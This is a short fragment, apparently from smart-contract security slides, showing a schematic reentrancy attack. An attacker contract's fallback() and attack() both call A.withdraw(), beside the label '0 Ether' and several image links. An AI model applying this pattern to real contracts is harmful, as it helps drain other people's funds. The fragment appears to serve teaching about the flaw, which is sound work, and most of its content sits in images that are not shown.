
0 Ether


```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```




